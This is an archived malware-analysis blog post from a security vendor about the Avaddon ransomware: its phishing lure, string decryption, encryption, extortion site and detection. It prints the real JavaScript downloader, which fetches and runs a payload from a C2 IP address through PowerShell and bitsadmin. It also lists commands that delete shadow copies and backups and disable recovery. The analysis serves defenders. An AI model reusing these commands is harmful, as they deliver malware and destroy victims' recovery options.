Cybereason vs. Avaddon Ransomware

By Cybereason Nocturnus

Archived: 2026-04-06 03:11:48 UTC

Over the last few months, the Cybereason Nocturnus Team has been tracking the activity of the Avaddon Ransomware. It has been active since June 2020 and is operating with the Ransomware-as-a-Service (RaaS) and double extortion models, targeting sectors such as healthcare. Avaddon is distributed via malspam campaigns, where the victim is being lured to download the malware loader.

key findings

• **Classic Luring Technique:** To lure the victim, the Avaddon loader is sent as a double extension attachment in phishing emails, tricking the victim into thinking an image of them was leaked online and sent to them.


• **Active Threat Group:** Since its discovery in June 2020, Avaddon is still an active threat, marking almost a year of activity.

• **Hybrid Encryption:** Avaddon uses a popular hybrid encryption technique by combining AES and RSA keys, typical to other modern ransomware.

• **Double Extortion:** Joining the popular double extortion trend, Avaddon has their own “leaks website” where they will publish exfiltrated data of their victims if the ransom demand is not satisfied.


• **Use of Windows Tools:** Various legitimate Windows tools are used to delete system backups and shadow copies prior to encryption of the targeted machine.

• **Detected and Prevented:** The Cybereason Defense Platform fully detects and prevents the Avaddon ransomware.



Background

The Avaddon Ransomware was discovered in June 2020, and remains a prominent threat ever since. Their first infection vector was spreading phishing emails that were luring victims with a supposedly image of them, sending it as an email attachment. This in fact was a double extension JavaScript downloader that downloads and executes the Avaddon Ransomware:




Avaddon phishing email

The ransomware is written in C++ and can be recognized by the ".avdn" extension that appends to the encrypted files in certain versions. Avaddon uses a hybrid encryption method, similar to other modern Ransomware, using AES256 and

RSA2048 encryption keys.

Avaddon follows the popular double extortion technique by threatening to expose their victims' data on a dedicated “leaks website” where they also post fragments of the stolen data as leverage to force payment of the ransom demand. As of early April, 2021, the leaks website is live with multiple targets being extorted for payment:



Avaddon leaks website

The Avaddon gang also recruits affiliates in hacking forums, similar to other known ransomware operators groups. In November 2020, Avaddon was reportedly delivered as a payload in Phorpiex Botnet spam campaigns. Phorpiex was revealed in 2010 and reached one million infected users in its prime, being one of the oldest botnets on the market known to have previously distributed other ransomware variants. In 2021, Avaddon added extra leverage to make their victims pay by using DDoS attacks.


JavaScript Downloader and Avaddon Analysis

The JavaScript downloaders are fairly simple and include the use of two built-in Microsoft tools, PowerShell and BITS, to download the ransomware payload from the C2 server and execute it:

```
var jsRun=new ActiveXObject('WSCRIPT.Shell');
jsRun.Run("cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object
    System.Net.WebClient).DownloadFile('http://217.8.117.63/jpr.exe','%temp%\\
    7276467.exe');Start-Process '%temp%\\7276467.exe'",false);
jsRun.Run("cmd.exe /c bitsadmin /transfer getitman /download /priority high
    http://217.8.117.63/jpr.exe %temp%\\5737263.exe&start %temp%\\5737263.exe",
    false);
```

Avaddon download script

Avaddon samples are generally not packed, and their main initial obfuscation technique is base 64 encoded strings. In order to reveal the plaintext strings, a XOR operation is performed after decoding the base64 string, adding 10 to each character, then XORed once again:



String decryption loop

After decryption, the following strings are revealed which include commands that are executed to delete shadow copies and backups, as well as important system paths to include/exclude while encrypting the system, the malware's mutex name etc.:

Global\{8ACC12C0-4D9B-4F77-A47C-3592E699B86F}

ROOT\CIMV2

Create

Win32_Process

CommandLine

wmic SHADOWCOPY DELETE /nointeractive

wbadmin DELETE SYSTEMSTATEBACKUP

wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest

wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0

vssadmin Delete Shadows /All /Quiet

bcdedit /set {default} recoveryenabled No

bcdedit /set {default} bootstatuspolicy ignoreallfailures

SYSTEMDRIVE

PROGRAMFILES(x86)

USERPROFILE

ProgramData

Program Files

ALLUSERSPROFILE

AppData

PUBLIC

TMP

Tor Browser

MSOCache

EFI

\Windows

\WINDOWS

\Program Files

\Users\All Users

\AppData

\Microsoft\Windows

\Program Files\Microsoft\Exchange Server

\Program Files (x86)\Microsoft\Exchange Server

\Program Files\Microsoft SQL Server


\Program Files (x86)\Microsoft SQL Server

\Program Files\mysql

\Program Files (x86)\mysql


Decrypted strings list

When executed with Cybereason Anti-Ransomware prevention turned off, the the following execution of the Avaddon Ransomware along with child processes can be observed using the Cybereason Defense Platform:



As seen in the Cybereason Defense Platform with Anti-Ransomware disabled

Avaddon itself has various anti debugging techniques, including checking for the system locale using a library function in this variant, but also listing analysis and VM-related tools that might interfere with its execution and reveal file extensions of interest. This info is also hidden and decrypted using a slightly different algorithm:




Second strings decryption method

Below is a table of the decrypted strings. In addition, the ransomware note is also being decrypted in the same way:

Decrypted strings
.exe,.bin,.sys,.ini,.dll,.lnk,.dat,.exe,.drv,.rdp,.prf,.swp
.mdf,.mds,.sql
sqlservr.exe,sqlmangr.exe,RAgui.exe,QBCFMonitorService.exe,supervise.exe,fdhost.exe,Culture.exe,RTVscan.exe,Defwatch.exe,wxServerView.exe,sq DefWatch,ccEvtMgr,ccSetMgr,SavRoam,dbsrv12,sqlservr,sqlagent,Intuit.QuickBooks.FCS,dbeng8,sqladhlp,QBIDPService,Culserver,RTVscan,vmwar


Second method decrypted strings

For encryption, this variant uses the known hybrid encryption routine combining hardcoded AES and RSA keys:




Avaddon AES and RSA encryption keys

Once the files are encrypted, for example, a Python installation path might look something like the following, while it can be seen that executable extensions were ignored and not encrypted:




Python installation folder encrypted by Avaddon

The ransom note content directs the victim to the Tor payment website:



Avaddon ransom note


Finally, when browsing to the website mentioned in the ransom note, the victim can enter their unique ID and get the Bitcoin wallet and instruction of payment:




Avaddon website for victim registration


Cybereason Detection and Prevention


The Cybereason Defense Platform detects the Avaddon executable with the Windows utilities that are executed and triggers a Malop™ for it:



When the Cybereason Anti-Ransomware prevention feature is enabled, the execution of the Avaddon samples are prevented using the AI module:







Cybereason Defense Platform Detecting Avaddon

Security Recommendations

• **Enable the Anti-Ransomware Feature on Cybereason NGAV:** Set Cybereason Anti-Ransomware protection mode to *Prevent* - more information for customers can be found here

• **Enable Anti-Malware Feature on Cybereason NGAV:** Set Cybereason Anti-Malware mode to *Prevent* and set the detection mode to *Moderate* and above - more information can be found here

• **Keep Systems Fully Patched:** Make sure your systems are patched in order to mitigate vulnerabilities

• **Regularly Backup Files to a Remote Server:** Restoring your files from a backup is the fastest way to regain access to your data

• **Use Security Solutions:** Protect your environment using organizational firewalls, proxies, web filtering, and mail filtering

LOOKING FOR THE IOCS? CLICK ON THE CHATBOT DISPLAYED IN LOWER-RIGHT OF YOUR SCREEN.

MITRE ATT&CK BREAKDOWN

Execution	Privilege Escalation	Defense Evasion	Discovery	Collection	Impact

Command and Scripting Interpreter	Application Shimming	Virtualization/Sandbox Evasion	System Time Discovery	Data from Local System	Data Encrypted for Impact
		Deobfuscate/Decode Files or Information	Security Software Discovery		Inhibit System Recovery
		Obfuscated Files or Information	Virtualization/Sandbox Evasion		
		File Deletion	Process Discovery		
			Peripheral Device Discovery		
			System Network Configuration Discovery		
			File and Directory Discovery		
			System Information Discovery		

About the Researcher:

Daniel Frank

Daniel Frank is a senior Malware Researcher at Cybereason. Prior to Cybereason, Frank was a Malware Researcher in F5 Networks and RSA Security. His core roles as a Malware Researcher include researching emerging threats, reverse-engineering malware and developing security-driven code. Frank has a BSc degree in information systems.

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus

Source: https://www.cybereason.com/blog/cybereason-vs.-avaddon-ransomware